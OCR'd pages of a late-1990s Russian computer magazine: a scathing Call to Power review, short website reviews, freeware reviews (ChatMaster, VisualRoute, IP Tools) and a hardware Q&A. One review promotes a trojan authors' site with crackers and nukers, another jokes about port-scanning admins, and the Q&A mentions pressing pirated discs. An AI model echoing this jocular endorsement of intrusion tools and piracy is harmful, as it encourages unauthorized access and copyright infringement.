
Не знаю, проводились ли в Activision конкурсы на худшего дизайнера, художника или сценариста, но результаты просто поражают. С какой стороны ни посмотри на это чудо природы (н-да, чудо света), все равно захочется с горя напиться. Абсолютно нулевый геймплей обрамляет не менее нулевая графика, звуковое оформление, ну и все прочее. В связи с графикой вспомнился еще прикол. После долгого сеанса геморроя с установкой игры (ну не хотела она идти в тру-колор, и поди вот догадайся, почему она вместо главного меню показывает галлюцинаторный бред пьяного наркомана), так вот после этого я все-таки начал играть и увидел такое... Такое, из-за чего чуть было ни переинсталлировал саму игру, DirectX и Windows вместе взятые. Да ты видел, наверное, и прикололся уже, но мне тогда не до смеха было. Обмениваюсь я с кем-то картой, открываю его обследованные территории и... Етить твою материнскую плату! Вокруг как сумасшедшие летают слоны, крабы и еще куча другого барахла! Просто парят! Ну все, думаю, она еще и глючит. Потом только, когда открыл первый торговый путь, и у меня самого полетели



Нет, это не повешенные разработчики из Activision, это всего лишь одно из генетических изобретений

цветочки мака (ну зачем им столько мака, а?), только тогда все стало ясно. Такая степень маразма в компьютерных играх встречается не часто, поэтому их (такие игры) надо всячески оберегать и, может быть, даже заносить в специальную красную книгу людской дебильности. Но это так, частности. А в целом... В целом, графика в игре — лучше многих. Очень многих. Например, первой Civilization. Или Alpha Centauri... (надо же было ухитриться облажаться еще сильнее!) Или... Ммм... Может быть, даже тетриса. Хотя это вряд ли — тетрис своим внешним видом отвращения не вызывает, а эта... В общем, не будем пытаться разорвать неразрывное и поставим графике ту же оценку, что и геймплею. Ну и все остальное туда же. Интерфейс (брр!), звук, AI... Теперь складываем: 0+0+0+0+0... Ах да, забыл 10 очков за ролики. Ну вот тебе и финальный рейтинг. А что, по-моему, все справедливо.


Что дальше? А дальше аккуратно берем диск с



Из этой игры выходят только так...

Call to Power двумя пальцами, легким движением кидаем в унитаз и смываем. Пусть знает свое место.

Впрочем, уверен, найдется немало тех, кто... хм... не согласится с подобной оценкой. Например, мне вот искренне любопытно, что напишут в наикрутейших отечественных игровых журналах — НИМ, СИ, EXE. Ведь наверняка побоятся праведного читательского гнева. Начнут лицемерить, состязаться в рейтингах. Глядишь, кто-нибудь из них, желая всех прочих переплюнуть, десятку воткнет... В общем, я уже заранее готовлюсь к развлечению, когда ихние статьи почитать смогу. А ты как?



Категория	Походовая стратегия
Похожесть	Догадайся сам
Разработчик	Activision
Издатель	Activision
Координаты	

www4.activision.com/games/civilization/

Системные требования
Минимум — P-90, 16 Mb RAM
Желательно — P133, 32 Mb RAM
Мультиплейер — Модем, Сеть, Интернет

Official Page Of Distributors «Trojan Horse» Stealth

http://xakep.superbest.net

Как я и предполагал, KurT и Doc, создатели троянского коня Stealth, (см. X № 2, статья «Как стать рабовладельцем в сети»), на своем сайте обошли стороной мирные увлечения, поэтому здесь нет уроков вышивания крестиком или же советов по созданию композиций из цветов по законам икебана. Зато здесь можно ознакомиться со специфической подборкой программ, в которую входят декомпиляторы, шестнадцатеричные редакторы и редакторы ресурсов, крякеры паролей к ZIP/ARJ/RAR/AIN-архивам, нюки, троянские кони (во главе с их собственным любимым детищем) и другие более или менее «вредоносные» проги. Насколько я могу судить, все программы отобраны тщательно и с любовью, а некоторые из них настолько «ужасны», что авторы сайта рекомендуют использовать их «только в образовательных целях». :)



Кроме того, на сайте можно получить полное описание работы со Stealth, почитать о способах «хакнуть форточки» и ознакомиться с несколькими интересными исходниками.

В общем, заходи, получай полный комплект «хакера-надомника» и учись, учись, учись, как завещал великий Хакер.

А пока же, как мне известно, KurT и Doc пьют пиво Miller и обещают порадовать всех новой версией Stealth. Ждем-с!


«Free Award Icons Library»

http://mir.glasnet.ru/~awicon/index.html

«Ничто так ни красит человека, как полная грудь орденов!»— гласит народная мудрость. Вы удивитесь, но к почетному делу сайтостроения эта пословица также имеет прямое отношение. Ну, как иначе объяснить то, что некоторые сайты из маленьких и незаметных превращаются в большие и важные? И не говорите мне, что из-за того, что их создатели не спали и не ели, отдавая все силы своему любимому детищу — это просто смешно! Вы ведь тоже, создавая свою страничку, не спали и не ели, несмотря на то, что догадаться об этом по вашему внешнему виду довольно трудно! И обновляется ваша страничка тоже регулярно. Что значит, нет?!! А кто пару месяцев назад добавил к своей автобиографии фотографию любимого пса Тузика?!! То-то же! Не, народ, дело не в этом, а в том, что все эти сайты в свое время очень удачно получили награды-титулы, сообщавшие всем желающим, что это «Сайт Года», «Пуп Земли» или, на худой конец — «Best viewed with Netscape Navigator»

Быстро и просто, не участвуя во всех этих дурацких конкурсах, раздобыть себе веселую награду-иконку можно в «Free Award Icons Library». Здесь можно выбрать себе подходящую награду из целой Библиотеки наград или же вставить в вашу страницу специальный кусок кода, и тогда она всегда будет украшена наиболее популярной на сегодня наградой с этого сайта.

Для очень жадных открылась еще и Библиотека Баннеров.



BRATVA Common Sites, Inc

http://www.bratok.com/

Если ты с утра бежишь на улицу, чтобы купить какой-нибудь «Криминальный Листок» и доставить себе радость, читая о новых грабежах, убийствах и криминальных разборках, то BRATVA Common Sites не для тебя. Этот сайт не для суетливых. А вот «реальные мужики» могут найти здесь много интересного.

Помимо материалов, посвященных как русской мафии, так и мафии других стран, здесь можно найти информацию о «Ворах в законе», приведены очень дельные, в определенном смысле, «Советы за жизнь» из личного опыта автора сайта. Существует также любопытный раздел «Новые Русские», посетив который, я осознал, что мои возможности в построении изощренных трехэтажных ругательных выражений, именуемых, по-простому, «трехэтажным матом», находятся в зачаточном состоянии.

Разделы «Блатной словарь» и «Татуировки» заполнят оставшиеся пробелы в ваших знаниях о криминальном мире, после чего можно будет расслабиться под песни Александра Новикова, записанные в RealAudio.

О характере информации, помещенной на BRATVA Common Sites, создатели заявляют так: «Наш вебсайт НЕ пропагандирует преступность, как некоторые считают, он предоставляет различную информацию, из разных источников и с разных точек зрения, чтобы дать возможность вам посмотреть на предмет со всех сторон».

Остается только добавить, что это «Чисто Русский Проект», и авторы с гордостью демонстрируют, что порой у них бывают гости из правительств США, России и других стран.



«Бесконечный Клик»

http://vital.keytown.com/clicking.htm

Этот адресок вместе со своей резолюцией «Описать» подкинул мне самый главный редактор **X**. Поскольку сделал он это, воспользовавшись услугами электронной почты, то я не берусь судить, было ли у него при отправке письма какое-нибудь особенное выражение лица или нет. Меня терзают смутные сомнения, что что-то такое было... Сразу заявлю, что эта страничка представляет собой один большой прикол, в сущность которого я вдаваться не буду. Не буду, и все! Нет, я, конечно, понимаю, автор и читатель — братья на век, и все такое... Но, поскольку я сам посетил это место без сопроводительной документации, то я считаю, что имею полное право отыграться. А вам просто не повезло — попались под горячую руку.

P.S. Если эта страничка не исчезнет или не переедет к тому моменту, когда журнал попадет к вам в руки, то и вы, злобно ухмыляясь, начнете рассылать письма своим друзьям со словами: «Я тут вчера был на http://vital.keytown.com/clicking.htm — на это стоит посмотреть!». Никто не хочет быть последним в цепочке...


M.J.Ash m.j.ash@xaker.ru

«Moscow CyberPunk Club»
www.cyberpunk.ru

Moscow CyberPunk Club мне показался знакомым, понятным и почти что родным. Это не просто сайт — это виртуальный город, жители которого между собой называют его просто FreeСити. В этом городе есть своя библиотека, кинотеатр, свое телевиденье и даже... свой публичный дом (хотя, честно вам признаюсь, посещение оного несколько остудило мое желание немедленно строить будущее именно так, как понимают его киберпанки. :)). Побродив по улицам FreeСити, я разыскал одного из «отцов-основателей», который, хотя и заявил мне, что «главного идеолога YuH'а сейчас в онлайне нету!!», но, тем не менее, поведал мне, что:

— Проект «Moscow CyberPunk Club» — это клуб друзей, чья цель состоит в том, чтобы создавать, поддерживать и продвигать субкультуру киберпанка, научную фантастику киберпанка и общую киберкультуру.

— Пока наш виртуальный город — это просто мечта (не радужная мечта, а просто — мечта). Созданный потому, что у нас, жителей FreeСити, есть подозрение, что лет через ...дцать окружающая нас реальность будет выглядеть именно так. FreeСити — просто город будущего, в котором живут люди :-) и который растет, перестраивается, в котором фактически нет другого общения кроме как Cyber.



От себя добавлю, что этот сервер приглашает людей, которые интересуются киберпанком и хотят сами сделать что-нибудь в этом направлении. Так что, возможно, на улицах FreeСити появится и твой дом. Только... ради Бога! Не надо для этого выбривать половину волос и красить оставшиеся во все цвета радуги.

«Arachnia's Den of the Deceived»
http://www.arachnia.com/welcome.htm

Когда вам надоест смеяться и захочется крови, мяса и оживших покойников, то для этого не нужно идти ночью в лес и гадить на могилу с разбитым надгробием. Мы все-таки не в шестнадцатом веке живем и можем «немного попугать себя до смерти», и не вылезая из уютного кресла, имея под рукой любимое одеяло в качестве надежного защитного средства от потусторонних ужасов.




Если вы хотите пугать себя качественно (на себе, единственном, экономить нельзя), а после обменяться впечатлениями с такими же, как вы, любителями просыпаться по ночам в холодном поту от собственного крика, то вам понадобится хороший путеводитель в мир Ужасов.

Лично я выбираю... Arachnia's Den of the Deceived, чего и вам советую. Ресурс это довольно известный в определенных кругах, и он послужит вам прекрасной отправной точкой в ваших издевательствах над собственной психикой.

Помимо Великолепной и Стильной графики, сайт содержит рецензии на фильмы ужасов и на сайты, посвященные этим фильмам, ужасным историям и очень страшным графическим работам. Страшным с хорошей точки зрения. Arachnia's Den of the Deceived может выдать вам награду, если ваш сайт ужасный и сексуальный одновременно, посоветовать обратиться к психиатру, если вы уже приготовили бензопилу для коллег по работе, и предложит расслабить свой мозг, поучаствовав в гипертекстовом романе ужасов (разумеется, с картинками, куда же без них).

«Groovy!»— как говорил один персонаж, в честь которого я и взял свой ник.



«Массовик-затейник»
http://if-site.com/_xdays/

Если в гостях ты стоишь столбом, стыдливо терзая кончиком ботинка плитки паркета. Если тебе предлагают присмотреть за ребенком, а ты складываешь пальцы «козой» и тычешь ею в живот несчастного семилетнего малыша, страшным голосом приговаривая: «Гули, гули, гули...». Если при твоем появлении на празднике у людей вытягиваются лица и по комнате проноситься шепот: «Да-а-а... Вечеринка-то умерла...». Что ж, это всего навсего значит, что тебе пора бросать пить «Спрайт» и заняться, наконец, своим имиджем. Как тебе амплуа массовика-затейника?!! Что значит — «не с моей-то рожей»?!! Как говорится, главное, чтоб «душа была ароматная»! У тебя она как? Попахивает? Да?!! Нет, ближе подходить не надо — я это уже отсюда чувствую! Отлично! А начнешь ты свое перерождение с http://if-site.com/_xdays/.

Сайт «Массовик-затейник» сделает тебя душой общества. Здесь можно найти советы, чем развлечь гостей, маленьких и больших. На каждый календарный праздник у тебя всегда будут готовы советы и пожелания! Даже в стихах! На свадьбах тамада будет обреченно рыдать в углу, поскольку на него никто не будет обращать внимания, а на днях рождения тебе будут рады больше, чем новорожденному. Тебе предстоит испытать шок, узнав, что главное в хорошем застолье это не тогда, когда ты, наконец, засыпаешь, уронив голову в тарелку салата, а красивый и вовремя сказанный тост! Не веришь? А придется! Повторяй за мной:

«Давайте выпьем за хороших людей: нас так мало осталось...»

«Массовик-затейник», Господа!

P.S. Если кто захочет поделится ссылками на интересные программы или на сайты, заслуживающие внимания, пишите. Ответ не гарантирую, но прочту обязательно.

«Фоторобот»
http://www.play.ru/photo/index.htm

Это не страничка, а «просто праздник какой-то» для всех начинающих детективов, наблюдательных соседей или сердобольных кумушек. А так же для всех тех, кто не обладает фотоаппаратом, но зато имеет горячее желание узнать что-то вроде: «А кто ж это третьего дня в два часа ночи сиганул в Галькино окно... И муж-то ее уже как месяц в командировке... Непорядок!»

Теперь, родные мои, вам достаточно будет пристальней вглядеться в злоумышленника, а потом найти подключенный к Интернету компьютер и набрать заветный URL. На появившейся страничке вы можете выбрать необходимые волосы, лоб, брови, глаза и т.д. И через несколько минут портрет негодяя у вас в руках!

Но самое приятное, что теперь Совершенно Анонимно вы можете послать полученный рисунок в Интерпол, МВД или... если слово гуманность — для вас пустой звук, то и Галькиному мужу! Эта дополнительная услуга осуществляется Фотороботом совершенно бесплатно!


Те, кто «желает большего», могут подняться этажом выше на http://www.play.ru/

Ведущий рубрики: M.J.Ash

ChatMaster v3.02

Windows 95/98/NT
Size: 808 Кб
Freeware
http://www.chat.ru/~chatm

С приходом Тяжелых Времен многим пришлось «наступить на горло собственной песне» — расходы на провайдеров стали слишком большими, чтобы тратить драгоценное Internet-время на посещение www-чатов или IRC. Сколько с тех пор накопилось несказанных слов, невыраженных чувств и сколько еще зазнавшихся ламеров не узнает, что такое хороший ньюк. Не стоит удивляться, что именно сейчас вновь возродилась мечта об идеальном собеседнике, собеседнике, у которого всегда найдется время для беседы, когда ты хочешь поговорить, и который не будет обижаться, если ты не расположен к общению. И как было бы здорово, если бы такие беседы заставляли этого собеседника расти над собой и приводили его к пониманию, что твоя точка зрения и есть единственно верная из всех возможных!



К сожалению, среди людей подобные личности встречаются редко и, в большинстве случаев, оказывается, что у них просто не все в порядке с головой, поэтому было решено возложить исполнение этой роли на персональный компьютер. Так и была создана программа ChatMaster, которая еще при рождении получила титул «самообучающейся программы с искусственным интеллектом».

Для тех, кто уже подумал, что программа мне не понравилась, сразу заявляю, что это не так. Как человека, наделенного извращенным чувством юмора, меня покорил первый же диалог, состоявшийся у меня с ChatMaster-ом:

— Я ChatMaster — искусственный интеллект. Давайте поговорим о чем-нибудь. Введите Вашу фразу в нижнее окошко ввода и нажмите <Enter>.
— Ну, давай, поговорим!
— Мне, видимо, не о чем с тобой разговаривать.
— Это еще почему?
— А кто его знает...

Отсмеявшись, я поспешил ознакомиться с руководством, которое поставляется в комплекте, чтобы побольше узнать о программе, которая так круто со мной обошлась. Из руководства я узнал, что:
— ChatMaster — это самообучающаяся программа, которая поддерживает диалог с человеком. В ее основе лежат прецедентные методы, которые обеспечивают самообучение и подстройку под собеседника. ChatMaster ведет контекстно-зависимый разговор, то есть понимает смысл реплики, связанной с предшествующей.
— Цель написания этой программы — построить модель мыслительной деятельности человека. ChatMaster обучался очень непродолжительное время, так что если вам покажется, что он мало знает и часто ошибается, то это означает, что его необходимо обучить тому, что вы знаете лучше него.
— При общении с программой следите за своим моральным обликом. Программе свойственно перенимать привычки собеседника.
— Разговаривая с людьми, программа обучается. То, чему она обучилась, можно передавать другим и брать от других. Для этого используется механизм Экспорта/Импорта.


Для людей, не до конца осознавших все возможности этой программы, поясню, что можно попытаться создать собственную виртуальную копию, научить ее всем своим шуточкам и издевкам, после чего обменяться базами данных с друзьями или, что приятней, врагами! И, хотя я не могу назвать программу, которая не может запомнить мое имя, «самообучающейся программой с искусственным интеллектом», то уж название «ChatMaster» она, вполне, оправдывает. И, вообще! Она «весит» всего 800 килобайт, так чего там думать? Адрес я дал.

MagniFind v 1.0.21

Windows 95/98
Size: 1294 Кб
Shareware
http://www.inxight.com/
http://www.inxight.com/Inxight_Corporate_Web_Site/MagniFind_Download/MagniFind.html

Ведь как просто можно было отличить ламера от человека с головой на плечах в те далекие времена, когда Ее Величество Командная Строка царствовала безраздельно. Если человек, находясь в ясном уме и твердой памяти, лихо редактировал командные файлы или набирал что-то вроде:
subst b: c:\temp,
понимая, что он этой командой хочет добиться, то сразу становилось ясно — этого парня лучше не трогать, если не хочешь, чтобы Aidstest Лозинского снились тебе по ночам. А сейчас? Едва научившись елозить мышкой по коврику и жать на «any key», человек спешит записать себя в вольный стан крутых юзеров. И смотришь на такого со стороны — вроде все нормально, работает парень! Окошечки открывает— закрывает, редактирует чего-то, а спросишь:
-В чем проблема, собственно?
А он в ответ:
— Да у меня, вроде, вирус завелся, так я его на диск D выманиваю, там только отстойные игрухи у меня, да и удавлю гада **«Дефрагментацией диска»**. Одним вирусом будет меньше — одним фрагом будет больше!

Это я все к тому, что «оконный» графический интерфейс привлек многих людей, которым общение с компьютером противопоказано. Но Компании, стремясь донести «высокие технологии» в каждый дом, не останавливаются! «Оконный» интерфейс уже вчерашний день. Им подавай что-нибудь свеженькое. Интерфейсы разрабатываются на базе исследований восприятия и познания человеком информации об окружающем его мире! Понял? Это тебе «не два байта переслать»!



Одна из таких «разработок» применена в программе MagniFind, предназначенной для исследования и управления файловой системой вашего компьютера. И ничего такого особенного она собой не представляла бы, если бы в ней не использовался новый пользовательский интерфейс, получивший название Hyperbolic Tree. В этом интерфейсе нет выпадающих меню и серий окон. В Hyperbolic Tree используется «увеличительное стекло», перемещающееся по круговой организационной структуре программы, части этой структуры могут расширяться или сжиматься в зависимости от того, где находится указатель мыши. Круто, верно?

Фирма Xerox, которая изобрела когда-то «оконный» графический интерфейс, тоже имеет к этому отношение. Так что смотрите, ребята, история может повториться, и когда на свет в один прекрасный день появиться операционная система Microsoft HyperbolicTreendows, не говорите, что я вас не предупреждал.

А я MagniFind поюзал, поюзал да и вернулся к Windows Commander-у. Ну, консервативен я по жизни...

ABC Virtual Catalog version 1.0

Windows 95/98/NT
Size: 850 Кб
Shareware
http://www.domcompany.com/virtcat.htm

От высоких технологий перейду к вещам приземленным и, можно сказать, прозаическим. Дело в том, что при подготовке такого обзора мне приходится пересмотреть такое количество программ, что мой каталог DOWNLOAD в последнее время все более начинает напоминать каталог WINDOWS. Как вы понимаете, это ужасно! После того как в третий раз я запустил установку одной и той же программы, существование которой, вообще, можно объяснить только ненавистью создавшего ее программиста к дикому зверю по имени User, я понял, что, несмотря на природную лень, мне стоит снабжать каждый файл кратким текстовым описанием.

Просмотрев несколько образцов программистской и дизайнерской мысли, лучше меня знавших, что мне нужно и как этого достичь, я остановил свой выбор на программе ABC Virtual Catalog, не пытавшейся учить меня жить и, тем более, «think different».

ABC Virtual Catalog позволяет помещать файлы или URL в «виртуальные» каталоги. Каждый файл или ссылку можно снабжать текстовым описанием. Можно добавлять, копировать и удалять любой файл или ссылку. С URL можно работать, используя буфер обмена. Для каждого файла можно назначить программу, с помощью которой его можно открыть. Поскольку реального перемещения или удаления файлов не происходит, то Virtual Catalog, по сути, позволяет систематизировать нужные файлы, расположенные в различных местах, на разных носителях в одном или нескольких каталогах, что, согласитесь, весьма удобно.

В незарегистрированной версии можно создавать до пяти каталогов и нельзя создавать подкаталоги. Лично мне это ограничение ничем не мешает, а вы всегда можете послать 15 баксов по приведенному в программе адресу! :)))))

GeoBoy v 1.4.7

Windows 95/98/NT
Size: 6433 Кб
Shareware
http://www.ndg.com.au/
http://www.ndgsoftware.com/~ndgprod/page11.html

GeoBoy позволяет прослеживать маршруты следования ваших пакетов как на «плоской» карте, так и на трехмерном изображении земного шара. Информация представляется не столь удобно, как в VisualRoute, и ее маловато. Визуализация и анализ задержек не производится. Поэтому программа больше напоминает красивую игрушку. Ее географическая база также считает Россию дикой страной лесов и медведей, но, в отличие от VisualRoute, GeoBoy позволяет пополнять ее непосредственно из программы.



Как обычно, в версии, которую вам предложат скачать, некоторые функции заблокированы. Если у вас есть возможность, скачайте, посмотрите. Поскольку она «весит» почти в три раза больше VisualRoute, то рекомендовать ее «широкой публике» я не буду, но если вы с детства мечтали о глобусе...

VisualRoute v 4.0c

Windows 95/98/NT
Size: 2425 Кб
Shareware (free 30-day trial)
http://www.visualroute.com/

Эта программа понадобится как отважному охотнику за спамерами, так и пользователю, пытающемуся установить, в каком месте у провайдера случился запор. Хотя, если ты Мечтатель, то это программа тебе тоже подойдет! Ты увидишь, куда уходят твои IP-пакеты и сколько времени им нужно, чтобы пересечь границу нашей любимой Родины. Итак...


VisualRoute это программа, позволяющая отслеживать путь IP-пакетов, а в случае если пакеты не проходят, понять, где именно в необъятной Сети возникла проблема. Стандартный traceroute дополняется информацией DNS и WHOIS. Все задержки визуализируются и анализируются. Но главное, что отличает ее от остальных программ подобного рода, это то, что VisualRoute показывает на карте мира расположение роутеров, через которые проходят IP-пакеты. На настоящее время, если я не ошибаюсь, существуют только два законченных программных продукта, которые умеют это делать: VisualRoute и GeoBoy (хотя, кто его знает, что там используют спецслужбы...).

Пользоваться программой очень удобно. Вся информация отображается в специальной таблице и на карте мира, динамически обновляясь. Масштаб карты можно изменить, а информацию в таблице уточнить с помощью одного щелчка мыши.

Если вы решите, следуя моим рекомендациям, установить себе VisualRoute, то сразу предупреждаю, что маршрутизацию в пределах бывшего СССР программа выполняет из рук вон плохо, и в большинстве случаев вы с удивлением узнаете, что запрошенный вами http://www.kuzbass.ru тоже, оказывается, находится в Москве!

Я потратил некоторое время и выяснил, что VisualRoute в принципе винить нельзя, хотя и плохо, что наши ресурсы не занесены в ее базу данных. Дело в том, что для определения географического положения любого компьютера программа опрашивает местный DNS-сервер в поисках записи ресурса LOC (location), надеясь обнаружить там информацию с географическими координатами (широту и долготу) и, в случае с российским сервером, обламывается! Информация для самых маленьких: основное назначение DNS состоит в преобразовании имени хоста в его IP-адрес. Но функции DNS этим не ограничиваются. DNS позволяет получить следующую информацию: IP-адрес хоста; доменное имя хоста по его IP-адресу; псевдонимы хоста, тип центрального процессора и операционной системы хоста; сетевые протоколы, поддерживаемые хостом, и т.д. А так как наши администраторы DNS-серверов тоже люди и тоже любят пить пиво и гулять с девушками, поэтому у нас заполняются только те записи, которые необходимы для нормального функционирования Сети, а на всякие там «дополнительные сервисы» у них времени не остается.

Но если вы захотите, чтобы линию маршрута VisualRoute начинала чертить именно с вашего города, пусть даже и живете вы в далеком Урюпинске, то вы можете просто модифицировать географическую базу данных программы. Также позволяется добавлять свои произвольные карты аж целыми двумя способами! Не программа, а мечта! Читайте инструкцию и дерзайте! Если что получится — сообщите мне, а если вы сделаете что-то особенное, я даже поведаю о вас народу.



IP Tools v 1.00 Beta

Windows 95/98
Size: 662 Кб
Shareware (free 21-day trial)
http://members.xoom.com/_XOOM/ks_soft/KS-Page/programs/iptools.htm


Если вы решили серьезно взяться за TCP/IP, и вам нужен серьезный инструмент, а вы ненавидите «левые» картинки и «украшательство» (сказывается суровое Dos-воспитание), то вы можете попробовать в работе IP-Tools. Программа сделана нашим соотечественником, поэтому прилагается описание на русском языке.

IP-Tools включает в себя необходимые для работы с TCP/IP утилиты. IP-Tools позволяет:
— получать информацию о всех портах локальной машины, на которых висят соединения или которые ждут соединения, или ждут разъединения, или ...
— узнавать NetBIOS'овскую информацию о локальном или удаленном компьютере
— сканировать хоть весь Интернет за раз (по диапазону типа 1.1.1.1 — 255.255.255.255)
— выполнять сканирование TCP портов хоть всего Интернета

И если вам нужен: Ping по диапазону адресов, Trace, WhoIs, Finger, LookUp, Get Time с серверов точного времени и Telnet, то программа позволяет и это.

И если системные администраторы зачастую узнают о приближающейся «атаке», замечая, что кто-то сканирует «их» порты, то у вас появляется реальный способ не давать им уснуть. Хотя, с другой стороны, не выспавшийся человек - это уже не человек, а зверь! А уж не выспавшийся системный администратор страшен вдвойне!





Отчего шумит винчестер?

Ход головок вызывает щелканье. Оно особенно слышно, если винт изготовлен в каменном веке. Новенькие HDD работают практически бесшумно. Если новый винт шумит, то, вероятно, он не тот, за кого себя выдает. Он может быть бракованным, или ты успел уронить его со шкафа (что он делал на шкафу?). Но чаще всего виноваты кривые руки. Хард у тебя висит на одном винте (шурупе), а корпус склеен скотчем и вот-вот развалится? Естественно, трепыхания жесткого диска резонируют с корпусом и вызывают дребезг, урчание, сопение (в особых случаях улавливаются матерные интонации).

Что такое subwoofer?

Если дословно, то это низкочастотный динамик. Но реально это особый блок, продающийся с хорошими компьютерными колонками, где находится блок питания и усилитель. Он повышает качество звучания твоей стереосистемы. Низкие частоты особенно полезны для имитации взрывов. А встроенный блок питания позволяет развивать большую мощность усилителя. Так что квартиры в твоем подъезде сильно подешевеют.

Что такое пишущий CD-ROM?

CD-дисковод, который умеет записывать диски. Не покупай стой-дисководы — это дешевая подделка. Стоят они ощутимо дороже обычных сидиромов. Да и толку в них мало. Диск ты можешь перезаписать только один или два раза. Если у тебя забит винчестер, то лучший выход купить съемный магнитный накопитель типа Джаза или Зипа. Если ты собрался распространять пиратские программы, то дешевле напечатать диски в специальной типографии.

Что такое транковая связь?

Радио связь, похожая по принципам на сотовую. Главное отличие в том, что абоненты могут соединяться между собой в рамках этой сети. Естественно, такая радиосистема может иметь выход в городскую телефонную линию. Такая связь намного дешевле сотовой. Ею пользуются многие организации, например, такси. Намного дешевле для доступа в Интернет с ноутбука использовать именно транкинг, а не сотовый телефон. Тем более, что сам провайдер может организовать качественный радиоканал.

Как выпаять микросхему?

Ну зачем тебе паять микросхему? Многовековой опыт показывает, что device (устройство), из которого ничего не выпаивали, работает лучше. Если тебе нужно просто освободить место на плате, то лучше откуси ножки кусачками. Ты хочешь, чтобы микросхема еще и работала? Есть два способа:

1) Купи или сделай насадку на паяльник. Насадка должна одновременно нагревать все ножки микросхемы. Цепляй ее отверткой поочередно с разных концов и вынимай из платы. Занятие нервное и долгое, после того как сломаешь парочку чипов пополам, выпей валерианочки и начинай сначала.

